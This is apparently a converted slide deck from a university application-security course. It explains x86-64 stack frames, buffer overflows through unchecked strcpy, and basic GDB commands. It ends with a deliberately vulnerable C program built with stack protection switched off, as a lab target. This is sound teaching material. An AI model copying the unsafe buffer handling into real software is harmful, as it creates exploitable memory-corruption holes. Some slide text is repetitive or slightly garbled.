

Application Security Project

Based on content from UMich's EECS388



Project Overview

- 8 tasks
 - Overwriting stack variables, return address, injecting shellcode, ROP, etc.
- Tools
 - GDB (<https://sourceware.org/gdb/onlinedocs/refcard.pdf>)
 - ROPGadget (<https://github.com/JonathanSalwan/ROPgadget>)
- Book - *Smashing the Stack for Fun and Profit* (highly recommended!)

Control Hijacking



Important CPU Registers in x86 (64-bit)

- RSP: Stack pointer
 - Points to the **top** (*lowest address*) of the current stack frame
- RBP: Frame/Base pointer
 - Points to the **bottom** (*highest address*) of the current stack frame
 - Used to reference function parameters and local variables
- RIP: Instruction pointer
 - Points to the next instruction to be executed
- RAX, RBX, RCX, RDX, RDI, RSI
 - Temporary data storage
 - Stores ordered parameters

Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```



```
int main() {  
    foo(3,6);  
}
```



Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```



```
int main() {  
    foo(3, 6);  
}
```



Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```



```
int main() {  
    foo(3,6);  
}
```



Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```



```
int main() {  
    foo(3, 6);  
}
```



Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```



```
int main() {  
    foo(3,6);  
}
```



Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
    foo(3,6);  
}
```




Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];
```

```
}
```

```
int main() {  
    foo(3,6);  
}
```



Push main's
local variables
onto stack.





Pop variables
off the stack



Stack Frame Example

```
void foo(int a, int b) {  
    char buf1[16];  
}
```

```
int main() {  
    foo(3,6);  
}
```



Buffer Overflows

```
$ ./stacktest AAAA
```


```
void do_something(char* buffer) {  
    char my_var[128];  
    strcpy(my_var, buffer);  
}  
  
int main (int argc, **argv) {  
    do_something(argv[1]);  
}
```

We need to make a new stack frame for this function call

To prepare for a function call, we need to

1. Push any arguments passed to the function on the stack
2. Push the return address on the stack

RSP
(Top of stack)



Buffer Overflows – Function Prologue

```
$ ./stacktest AAAA
```

```
void do_something(char* buffer) {
```

```
    char my_var[128];
```

```
    strcpy(my_var, buffer);
```

```
}
```

```
int main (int argc, **argv) {
```


```
    do_something(argv[1]);
```

```
}
```

2. RBP is set to be the value of RSP to signify the start of a new stack frame

1. Previous value of RBP is pushed onto the stack. When the function returns, this allows the old stack frame to be restored.

RSP →
(Top of stack)



Buffer Overflows – Function Prologue

```
$ ./stacktest AAAA
```

```
void do_something(char* buffer) {
```

```
    char my_var[128];
```

```
    strcpy(my_var, buffer);
```

```
}
```

```
int main (int argc, **argv) {
```

```
    do_something(argv[1]);
```

```
}
```

3. Space on the stack for do_something's variables is allocated by "subtracting" from RSP

2. RBP is set to be the value of RSP to signify the start of a new stack frame

1. Previous value of RBP is pushed onto the stack. When the function returns, this allows the old stack frame to be restored.

RSP
(Top of stack)

RBP
(Frame Pointer)



Buffer Overflows – Stack Smashing

```
$ ./stacktest AAAA
```

```
void do_something(char* buffer) {
```

```
    char my_var[128];
```

```
    strcpy(my_var, buffer);
```

```
}
```

```
int main (int argc, **argv) {
```

```
    do_something(argv[1]);
```


```
}
```

strcpy() copies As into
the the stack space

RSP
(Top of stack)

RBP
(Frame Pointer)

0x0000000000000000



strcpy() writes
this way

0xFFFFFFFFFFFFFFFF

Buffer Overflows – Stack Smashing

```
$ ./stacktest
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
void do_something(char* buffer) {
    char my_var[128];
    strcpy(my_var, buffer);
}

int main (int argc, **argv) {
    do_something(argv[1]);
}
```

strcpy() copies As into the the stack space


There is no bounds checking - it just copies to the stack until it sees null byte

When function ends, 5

strcpy() copies As into the the stack space

There is no bounds checking - it just copies to the stack until it sees a null byte

When function ends, EIP will be set to the stored return address (now 0x4141414141414141). We can make the return address whatever we want.



GDB 101

- `disas(semble)` = shows dump of assembly code
- `info reg` = show the address of registers
- `info frame` = show the contents of the current stack frame
- `x` = show memory contents (in little or big-endian, architecture dependent)
 - `x/64wx $sp => address 0x0: 0x0123456789ABCDEF 0x.....`
 - Little endian (x86) ! `*0x0 = 0xEF, *0x1 = 0xCD, *0x2 = 0xAB, *0x3 = 0x89, *0x4 = 0x67, *0x5 = 0x45, *0x6 = 0x23, *0x7 = 0x01`
- `ni` = execute the next machine instruction
- `si` = step to next machine instruction
- `c(ontinue)` = execute until next break / end
- `r` for run
- `break (b) *0x0123456789ABCDEF`
- `gdb --args`
- Cheat sheet – <https://sourceware.org/gdb/onlinedocs/refcard.pdf>
(Link in write-up too!)

Consider this C code

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

void secretFunction() {
    printf("Congratulations!\n");
    printf("You have entered the secret function!\n");
    exit(0);
}

void vuln(char *arg) {
    char buffer[20];
    strcpy(buffer, arg);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char *argv[]) {
    if (argc != 2) {
        fprintf(stderr, "Error: need a command line argument\n");
        return 1;
    }
    vuln(argv[1]);
    return 0;
}
```

Let's see what it does!

- Compile it –

- `gcc vulnArgs.c -fno-stack-protector --static -o vulnArgs`

